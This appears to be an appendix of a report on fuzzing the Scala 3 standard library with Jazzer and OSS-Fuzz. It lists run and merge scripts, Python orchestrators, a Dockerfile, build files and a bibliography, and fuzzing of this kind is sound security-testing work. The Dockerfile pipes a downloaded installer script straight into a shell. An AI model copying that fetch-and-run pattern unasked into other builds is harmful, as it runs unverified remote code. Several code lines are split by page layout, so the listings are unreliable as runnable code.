TARGET=$1
CORPUS_BASE_DIR=$2
SEED_BASE_DIR=$3
DICT_BASE_DIR=$4
CRASH_BASE_DIR=$5

if [ "$#" -eq 6 ]; then
    CORPUS_MINIMIZED_BASE_DIR=$6
fi

CORPUS_DIR=$(dirname "$CORPUS_BASE_DIR")/$(basename "$CORPUS_BASE_DIR")/$(echo "$TARGET"|tr . /)
SEED_DIR=$(dirname "$SEED_BASE_DIR")/$(basename "$SEED_BASE_DIR")/$(echo "$TARGET"|tr . /)
DICT_DIR=$(dirname "$DICT_BASE_DIR")/$(basename "$DICT_BASE_DIR")/$(echo "$TARGET"|tr . /)
CRASH_DIR=$(dirname "$CRASH_BASE_DIR")/$(basename "$CRASH_BASE_DIR")/$(echo "$TARGET"|tr . /)
CORPUS_MINIMIZED_DIR=$(dirname "$CORPUS_MINIMIZED_BASE_DIR")/$(basename "$CORPUS_MINIMIZED_BASE_DIR")/$(echo "$TARGET"|tr . /)

# Dict and seed are optional
HAS_DICT=true
HAS_SEED=true

if [ "$#" -eq 6 ] && [ ! -d  "$CORPUS_MINIMIZED_DIR" ];then
    mkdir -p "$CORPUS_MINIMIZED_DIR"
```

```
fi

if [ ! -d  "$SEED_DIR" ];then
    HAS_SEED=false
fi

if [ ! -d  "$DICT_DIR" ];then
    HAS_DICT=false
elif [ ! -f  "$DICT_DIR"/dict.txt ];then
    HAS_DICT=false
fi

excludes_instru="com.code_intelligence.jazzer.**:org.jacoco.**"
classes_excludes="com.code_intelligence.jazzer.**:org.jacoco.**"
includes_instru=""
# disabled_hooks="com.code_intelligence.jazzer.sanitizers.RegexInjection"

# NOTE: the JUnit dependencies must have matching version numbers.
# This issue is solved by the JUnit team using  ~/.m2/repository/org/junit/junit-bom
# Check the .pom file corresponding to the targeted JUnit version, then use the
dependency versions in the file to
# set the proper versions in the classpath
java  -Xmx1536m -cp "./target/test-classes:\
$HOME/.m2/repository/com/code-intelligence/jazzer-api/0.29.1/jazzer-api-0.29.1.jar:\
$HOME/.m2/repository/com/code-intelligence/jazzer/0.29.1/jazzer-0.29.1.jar:\
$HOME/.m2/repository/com/code-intelligence/jazzer-junit/0.29.1/jazzer-
junit-0.29.1.jar:\
$HOME/.m2/repository/org/junit/jupiter/junit-jupiter-api/5.10.2/junit-jupiter-
api-5.10.2.jar:\
$HOME/.m2/repository/org/junit/jupiter/junit-jupiter-engine/5.10.2/junit-jupiter-
engine-5.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-commons/1.10.2/junit-
platform-commons-1.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-launcher/1.10.2/junit-
platform-launcher-1.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-engine/1.10.2/junit-platform-
engine-1.10.2.jar:\
./target/scala3-library-tests-1.0-SNAPSHOT-jar-with-dependencies.jar"\

     com.code_intelligence.jazzer.Jazzer --target_class="$TARGET" --
     additional_classes_excludes="$classes_excludes" --
     instrumentation_excludes="$excludes_instru" --
     instrumentation_includes="$includes_instru" --disabled_hooks="$disabled_hooks"
     --fuzz=1 --max_duration="3600s" $(if [ "$#" -eq 6 ];then echo "-merge=1
     $CORPUS_MINIMIZED_DIR";fi) "$CORPUS_DIR" $(if [ $HAS_SEED = true ];then echo
```

```
    $SEED_DIR;fi) $(if [ $HAS_DICT = true ];then echo "-dict=$DICT_DIR/
    dict.txt";fi)

shopt -s nullglob # Do not return the pattern if no files match

# Move any libfuzzer crash artefact to the specified directory
for file in ./crash-* ./slow-* ;do
    if [ ! -d  "$CRASH_DIR" ];then
        mkdir -p "$CRASH_DIR"
    fi
    mv $file "$CRASH_DIR"
    echo $file
done

# Move any jazzer crash artefact to the specified directory
for file in ./Crash_* ;do
    if [ ! -d  "$CRASH_DIR" ];then
        mkdir -p "$CRASH_DIR"
    fi
    mv $file "$CRASH_DIR"
    echo $file
done
```

A.2.7. Orchestrator *fuzz.py*

```
#!/usr/bin/env python3                                                Python

import os
import random
import subprocess
from multiprocessing import Pool
from pathlib import Path
from typing import List

from javatools.jarinfo import JarInfo
from lib.Target import Target, TargetType


def find_targets(jar: Path) -> List[Path]:
    methods = None
    targets = []
    with JarInfo(filename=jar) as ji:
```

```
        # Filter out singleton symbols, keep only the type symbol to avoid
        duplicates
        methods = list(
            filter(
                lambda x: "fuzzerTestOneInput" in x and "$" not in x,
                sorted(ji.get_provides().keys()),
            )
        )

        # Note: this won't find JUnit fuzzing targets, as they are defined in .class
        and not embedded in the .jar
        # Could be fixed probably
        for method in methods:
            method_split = method.split(".fuzzerTestOneInput")[0].split(".")
            class_name = ".".join(method_split[:-1])
            target_name = method_split[-1]
            target_type = TargetType[
                "Fuzz"
            ]  # Only support libfuzzer-style targets for now
            targets.append(
                Target(
                    class_name=class_name,
                    target_name=target_name,
                    targe_type=target_type,
                )
            )
    return targets


def run_target(root: Path, target: Target):
    try:
        print(f"Running target {target}")
        cmd = [
            root / "scripts" / "fuzz" / "run.sh",
            target.class_name + "." + target.target_name,
            root / ".corpus",
            root / "seed",
            root / "dict",
            root / ".crash",
        ]
        subprocess.run(cmd, capture_output=False)
```

```
        return target
    except KeyboardInterrupt:
        pass


def error_cb(error):
    print(error)


def task_completed_cb(target: Target):
    stats[(target.class_name, target.target_name, target.targe_type)] += 1


if __name__ == "__main__":
    root = Path(".")
    jar = root / "target" / "scala3-library-tests-1.0-SNAPSHOT.jar"
    corpus_root = root / ".corpus"
    targets = find_targets(jar)
    n = os.cpu_count() - 1

    # Basic statistics: count how many times each target has been run
    stats = {
        (target.class_name, target.target_name, target.targe_type): 0
        for target in targets
    }

    pool = None
    try:
        # Schedule all targets, shuffle the targets beforehand to avoid always
        running the same targets first
        # A proper scheduler would be better tough to run all targets the same
        amount of time even if one run is stopped early
        while True:
            pool = Pool(n)
            random.shuffle(targets)
            for target in targets:
                pool.apply_async(
                    run_target,
                    [root, target],
                    callback=task_completed_cb,
                    error_callback=error_cb,
                )
```

```
            pool.close()
            pool.join()
    except KeyboardInterrupt:
        if pool is not None:
            pool.terminate()
            pool.join()
    finally:
        with open("results.txt", "w+") as f:
            f.write(str(stats))
        print(stats)
        if pool is not None:
            pool.terminate()
            pool.join()
```

A.2.8. Orchestrator *merge.py*

```python
#!/usr/bin/env python3

import os
import subprocess
from multiprocessing import Pool
from pathlib import Path
from typing import List

from javatools.jarinfo import JarInfo
from lib import Target, TargetType


def find_targets(jar: Path) -> List[Path]:
    methods = None
    targets = []
    with JarInfo(filename=jar) as ji:
        methods = list(
            filter(
                lambda x: "fuzzerTestOneInput" in x and "$" not in x,
                sorted(ji.get_provides().keys()),
            )
        )
        for method in methods:
            method_split = method.split(".fuzzerTestOneInput")[0].split(".")
            class_name = ".".join(method_split[:-1])
            target_name = method_split[-1]
```

```
            target_type = TargetType[
                "Fuzz"
            ]  # Only support libfuzzer-style targets for now
            targets.append(
                Target(
                    class_name=class_name,
                    target_name=target_name,
                    targe_type=target_type,
                )
            )
    return targets


def run_target(root: Path, target: Target):
    try:
        print(f"Running target {target}")
        cmd = [
            root / "scripts" / "fuzz" / "merge.sh",
            target.class_name + "." + target.target_name,
            root / ".corpus",
            root / "seed",
            root / "dict",
            root / ".crash",
            root / ".corpus_minimized",
        ]
        subprocess.run(cmd, capture_output=False)
        return target
    except KeyboardInterrupt:
        pass


def error_cb(error):
    print(error)


def task_completed_cb(target: Target):
    stats[(target.class_name, target.target_name, target.targe_type)] += 1


if __name__ == "__main__":
    root = Path(".")
    jar = root / "target" / "scala3-library-tests-1.0-SNAPSHOT.jar"
```

```
    corpus_root = root / ".corpus"
    targets = find_targets(jar)
    n = os.cpu_count() - 1
    stats = {
        (target.class_name, target.target_name, target.targe_type): 0
        for target in targets
    }

    pool = None
    try:
        pool = Pool(n)
        for target in targets:
            pool.apply_async(
                run_target,
                [root, target],
                callback=task_completed_cb,
                error_callback=error_cb,
            )
        pool.close()
        pool.join()
    except KeyboardInterrupt:
        if pool is not None:
            pool.terminate()
            pool.join()
    finally:
        with open("results.txt", "w+") as f:
            f.write(str(stats))
        print(stats)
        if pool is not None:
            pool.terminate()
            pool.join()
```

A.2.9. OSS-Fuzz *project.yaml*

```yaml
homepage: "<your_project_homepage>"
language: jvm
primary_contact: "<primary_contact_email>"
main_repo: "https://path/to/main/repo.git"
file_github_issue: true
```

A.2.10. OSS-Fuzz *Dockerfile*

```
# Copyright 2026 Google LLC                                                    Docker
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
#      http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.
#
################################################################################

FROM gcr.io/oss-fuzz-base/base-builder-jvm

## Instal Maven
# Based on modified https://github.com/google/oss-fuzz/blob/master/projects/netty/
Dockerfile
RUN curl -L https://archive.apache.org/dist/maven/maven-3/3.9.12/binaries/apache-
maven-3.9.12-bin.zip -o maven.zip
# Check if hash matches
RUN echo
"0ef0d074761a55e7b982fd7f2cd6ea2da028289c73156ebd488c0513efbff8a64ac5bc0c11c3b8bbced9
maven.zip" > maven.zip.sha512sum
RUN sha512sum -c maven.zip.sha512sum
RUN unzip maven.zip -d $SRC/maven-3.9.12 && rm -rf maven.zip
ENV MVN=$SRC/maven-3.9.12/apache-maven-3.9.12/bin/mvn

## Install uv
RUN curl -LsSf https://astral.sh/uv/install.sh | sh

## Install other dependencies
RUN apt-get update && apt-get install -y make autoconf automake libtool


### TEMPORARY: the fuzzer repository needs to be put in ${SRC}/scala3/
### replace with "RUN git clone --depth 1 fuzzer_git_url ${SRC}/scala3" later
```

```
# Build using `docker build -t scala3-ossfuzz -f ./scripts/oss-fuzz/Dockerfile .`
from the root of scala3-library-tests
COPY ./scripts/oss-fuzz/pom.xml ${SRC}/scala3/
COPY ./src ${SRC}/scala3/src
COPY uv.lock ${SRC}/scala3/
COPY pyproject.toml ${SRC}/scala3/
COPY .python-version ${SRC}/scala3/
COPY ./scripts ${SRC}/scala3/scripts/
RUN chmod u+x ${SRC}/scala3/scripts/oss-fuzz/build.sh
COPY --chmod=+x ./scripts/oss-fuzz/build.sh ${SRC}
###

WORKDIR ${SRC}/scala3/
```

A.2.11. OSS-Fuzz *build.sh*

```
#!/bin/bash -eu                                                    Bash
# Copyright 2026 Google LLC
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
#      http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.
#
################################################################################

# Partially based on oss-fuzz/projects/netty

MVN_FLAGS="-DskipTests"
ALL_JARS=""
LIBRARY_NAME="scala3-library-tests"

# Install the build servers' jazzer-api into the maven repository.
pushd "/tmp"
  ${MVN} install:install-file -Dfile="${JAZZER_API_PATH}" \
```

```
    -DgroupId="com.code-intelligence" \
    -DartifactId="jazzer-api" \
    -Dversion="0.26.0" \
    -Dpackaging=jar
popd

# Build and install the library
pushd "${SRC}/scala3"
  ${MVN} install ${MVN_FLAGS}
  CURRENT_VERSION=$(${MVN} org.apache.maven.plugins:maven-help-plugin:3.2.0:evaluate
  \
  -Dexpression=project.version -q -DforceStdout)

  ${MVN} package -DfuzzedLibaryVersion="${CURRENT_VERSION}" ${MVN_FLAGS}
  install -v target/${LIBRARY_NAME}-${CURRENT_VERSION}-jar-with-dependencies.jar
  ${OUT}/${LIBRARY_NAME}-${CURRENT_VERSION}-jar-with-dependencies.jar
  ALL_JARS="${ALL_JARS} ${LIBRARY_NAME}-${CURRENT_VERSION}-jar-with-
  dependencies.jar"
popd

# The classpath at build-time includes the project jars in $OUT as well as the
# Jazzer API.
BUILD_CLASSPATH=$(echo "$ALL_JARS" | xargs printf -- "$OUT/%s:"):$JAZZER_API_PATH

# All .jar and .class files lie in the same directory as the fuzzer at runtime.
RUNTIME_CLASSPATH=$(echo "$ALL_JARS" | xargs printf -- "\$this_dir/%s:"):\$this_dir

# Parse the project .jar to search for targets, create one wrapper per target in OUT
pushd "${SRC}/scala3"
    uv run scripts/oss-fuzz/create_target_wrappers.py target/"${LIBRARY_NAME}-
    ${CURRENT_VERSION}-jar-with-dependencies.jar" "${RUNTIME_CLASSPATH}" "${OUT}"
popd
```

A.2.12. OSS-Fuzz *create_target_wrappers.py*

```python
#!/usr/bin/env python3

import argparse
from pathlib import Path
from typing import List

from javatools.jarinfo import JarInfo
```

```
from lib.Target import Target, TargetType


def find_targets(jar: Path) -> List[Path]:
    methods = None
    targets = []
    with JarInfo(filename=jar) as ji:
        # Filter out singleton symbols, keep only the type symbol to avoid
        duplicates
        methods = list(
            filter(
                lambda x: "fuzzerTestOneInput" in x and "$" not in x,
                sorted(ji.get_provides().keys()),
            )
        )

        # Note: this won't find JUnit fuzzing targets, as they are defined in .class
        and not embedded in the .jar
        # Could be fixed probably
        for method in methods:
            method_split = method.split(".fuzzerTestOneInput")[0].split(".")
            class_name = ".".join(method_split[:-1])
            target_name = method_split[-1]
            target_type = TargetType[
                "Fuzz"
            ]  # Only support libfuzzer-style targets for now
            targets.append(
                Target(
                    class_name=class_name,
                    target_name=target_name,
                    targe_type=target_type,
                )
            )
    return targets


if __name__ == "__main__":
    parser = argparse.ArgumentParser(
        prog="create_target_wrappers",
        description="Create one wrapper per target for oss-fuzz",
    )
    parser.add_argument("jar", type=Path)
```

```
    parser.add_argument("runtime_classpath", type=Path)
    parser.add_argument("target_folder", type=Path)
    args = parser.parse_args()

    # Create an execution wrapper that executes Jazzer with the correct arguments.
    # Targets are detected by parsing the .jar file and searching for exported
    fuzzerTestOneInput methods
    # TODO: currently, the existing seeds/corpus/dictionaries are not provided
    directly (oss-fuzz is supposed to pass them)
    for target in find_targets(args.jar):
        target_class = target.class_name + "." + target.target_name
        a = f"""#!/bin/bash
# LLVMFuzzerTestOneInput for fuzzer detection. DO NOT REMOVE

this_dir=$(dirname "$0")
if [[ "$@" =~ (^| )-runs=[0-9]+($| ) ]]; then
  mem_settings='-Xmx1900m:-Xss900k'
else
  mem_settings='-Xmx2048m:-Xss1024k'
fi

LD_LIBRARY_PATH="$JVM_LD_LIBRARY_PATH":"$this_dir"
"$this_dir"/jazzer_driver --agent_path="$this_dir"/jazzer_agent_deploy.jar \
--cp={args.runtime_classpath} \
--target_class={target_class} \
--jvm_args="$mem_settings:-Djava.awt.headless=true" \
"$@"
"""

        fuzzer_path = args.target_folder / (str(target_class) + ".sh")
        print("Writing to %s" % fuzzer_path)
        fuzzer_path.write_text(a)
        fuzzer_path.chmod(0o755)
```

A.2.13. OSS-Fuzz *pom.xml*

```xml
<!-- Modified pom.xml which uses the oss-fuzz Jazzer version and removes
spotless -->
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/
2001/XMLSchema-instance" xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>qb</groupId>
```

```
<artifactId>scala3-library-tests</artifactId>
<version>1.0-SNAPSHOT</version>
<name>${project.artifactId}</name>
<description>Testing and fuzzing the Scala standard library</description>
<inceptionYear>2026</inceptionYear>

<properties>
    <junit.version>5.10.2</junit.version>
    <jazzer.version>0.26.0</jazzer.version>
    <scalapb.version>1.0.0-alpha.3</scalapb.version>
    <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
    <protobuf.version>4.33.4</protobuf.version>
    <scalameta.version>4.14.7</scalameta.version>
    <spotless.version>3.2.1</spotless.version>
    <scalafmt.version>3.10.7</scalafmt.version>
    <scalafmt.scala.version>2.13</scalafmt.scala.version>
</properties>

<dependencies>
    <!-- scala-maven-plugin detects the Scala compiler version from the library
    dependency, so this should be fine ? -->
    <dependency>
        <groupId>org.scala-lang</groupId>
        <artifactId>scala-library</artifactId>
        <version>3.8.1-RC1</version>
    </dependency>

    <dependency>
        <groupId>org.junit.jupiter</groupId>
        <artifactId>junit-jupiter-api</artifactId>
        <version>${junit.version}</version>
        <scope>test</scope>
    </dependency>
    <dependency>
        <groupId>org.junit.jupiter</groupId>
        <artifactId>junit-jupiter-engine</artifactId>
        <version>${junit.version}</version>
        <scope>test</scope>
    </dependency>
    <dependency>
        <groupId>com.code-intelligence</groupId>
        <artifactId>jazzer-junit</artifactId>
```

```
          <version>${jazzer.version}</version>
      </dependency>

      <dependency>
            <groupId>com.google.protobuf</groupId>
            <artifactId>protobuf-java</artifactId>
            <version>${protobuf.version}</version>
        </dependency>

        <!-- Source: https://mvnrepository.com/artifact/com.thesamet.scalapb/
        scalapb-runtime -->
        <dependency>
            <groupId>com.thesamet.scalapb</groupId>
            <artifactId>scalapb-runtime_3</artifactId>
            <version>1.0.0-alpha.3</version>
            <scope>compile</scope>
        </dependency>

        <!-- Source: https://mvnrepository.com/artifact/org.scalameta/scalameta -->
        <dependency>
            <groupId>org.scalameta</groupId>
            <artifactId>scalameta_3</artifactId>
            <version>${scalameta.version}</version>
            <scope>compile</scope>
        </dependency>

        <!-- Source: https://mvnrepository.com/artifact/com.lihaoyi/os-lib -->
        <dependency>
            <groupId>com.lihaoyi</groupId>
            <artifactId>os-lib_3</artifactId>
            <version>0.11.8</version>
            <scope>compile</scope>
        </dependency>
  </dependencies>

  <build>
    <plugins>
        <plugin>
            <groupId>net.alchim31.maven</groupId>
            <artifactId>scala-maven-plugin</artifactId>
            <version>4.9.8</version>
            <executions>
```

```
                <execution>
                    <goals>
                        <goal>compile</goal>
                        <goal>testCompile</goal>
                    </goals>
                </execution>
            </executions>
        </plugin>

        <!-- To create a JAR with the dependencies -->
        <plugin>
            <artifactId>maven-assembly-plugin</artifactId>
            <version>3.8.0</version>
            <configuration>
            <descriptorRefs>
                <descriptorRef>jar-with-dependencies</descriptorRef>
            </descriptorRefs>
            </configuration>
                    <executions>
            <execution>
                <id>make-assembly</id> <!-- this is used for inheritance merges -->
                <phase>package</phase> <!-- bind to the packaging phase -->
                <goals>
                <goal>single</goal>
                </goals>
            </execution>
            </executions>
        </plugin>

        <!-- Protobuf support -->
        <plugin>
            <groupId>io.github.ascopes</groupId>
            <artifactId>protobuf-maven-plugin</artifactId>
            <version>4.1.2</version>
            <configuration>
                <javaEnabled>false</javaEnabled>
                <protoc>${protobuf.version}</protoc>
                <plugins>
                    <plugin kind="binary-maven">
                        <groupId>com.thesamet.scalapb</groupId>
                        <artifactId>protoc-gen-scala</artifactId>
                        <version>${scalapb.version}</version>
```

```
                        <type>sh</type>
                        <classifier>unix</classifier>
                    </plugin>
                </plugins>
            </configuration>

            <executions>
                <execution>
                <goals>
                    <goal>generate</goal>
                </goals>
            </execution>
            </executions>
        </plugin>

        <!-- Test discovery -->
        <plugin>
            <groupId>org.apache.maven.plugins</groupId>
            <artifactId>maven-surefire-plugin</artifactId>
            <version>3.5.4</version>
        </plugin>

    </plugins>
  </build>
</project>
```

Bibliography

[1] "GadgetInspector." [Online]. Available: https://github.com/JackOfMostTrades/gadgetinspector

[2] "Scala/Scala." [Online]. Available: https://github.com/scala/scala

[3] "Scala/Scala3." [Online]. Available: https://github.com/scala/scala3

[4] "[Stdlib] Embed the History of the Scala 2 Stdlib into Dotty's History by Hamzaremmal · Pull Request #23522 · Scala/Scala3." [Online]. Available: https://github.com/scala/scala3/pull/23522

[5] "Scala 3.8 Released!." [Online]. Available: https://www.scala-lang.org/news/3.8/

[6] "Scaladoc." [Online]. Available: https://docs.scala-lang.org/scala3/guides/scaladoc/

[7] "CodeIntelligenceTesting/Jazzer." [Online]. Available: https://github.com/CodeIntelligenceTesting/jazzer

[8] "libFuzzer – a Library for Coverage-Guided Fuzz Testing. — LLVM 23.0.0git Documentation." [Online]. Available: https://llvm.org/docs/LibFuzzer.html

[9] "Java Fuzzing with Jazzer [Complete Guide]." [Online]. Available: https://www.code-intelligence.com/blog/java-fuzzing-with-jazzer

[10] "How to Write a Java Fuzz Test | Code Intelligence Docs." [Online]. Available: https://docs.code-intelligence.com/ci-fuzz/write-fuzz-test/java

[11] "Llvm-Project/Compiler-Rt/Include/Fuzzer/FuzzedDataProvider.h at Main · Llvm/Llvm-Project." [Online]. Available: https://github.com/llvm/llvm-project/blob/main/compiler-rt/include/fuzzer/FuzzedDataProvider.h

[12] "CodeIntelligenceTesting/Jazzer-Scala-Example." [Online]. Available: https://github.com/CodeIntelligenceTesting/jazzer-scala-example

[13] "Google/Libprotobuf-Mutator." [Online]. Available: https://github.com/google/libprotobuf-mutator

[14] "CodeIntelligenceTesting/Jazzer Advanced Documentation." [Online]. Available: https://github.com/CodeIntelligenceTesting/jazzer/blob/main/docs/advanced.md#export-coverage-information

[15] SRLabs, "Fuzzing Made Easy #2: Unlocking the Secrets of Effective Fuzzing Harnesses - SRLabs Research." [Online]. Available: https://srlabs.de/blog/unlocking-secrets-effective-fuzzing-harness

[16] A. Arya, O. Chang, J. Metzman, K. Serebryany, and D. Liu, "OSS-Fuzz." [Online]. Available: https://github.com/google/oss-fuzz

[17] "Integrating a Java/JVM Project." [Online]. Available: https://google.github.io/oss-fuzz/getting-started/new-project-guide/jvm-lang/

[18] “ClusterFuzzLite.” [Online]. Available: https://google.github.io/clusterfuzzlite/

[19] “Google/Fuzztest.” [Online]. Available: https://github.com/google/fuzztest

[20] “The AFL++ Fuzzing Framework.” [Online]. Available: https://aflplus.plus/

[21] “Jazzer+LibAFL: Insights into Java Fuzzing.” [Online]. Available: https://team-atlanta.github.io/blog/post-crs-java-libafl-jazzer/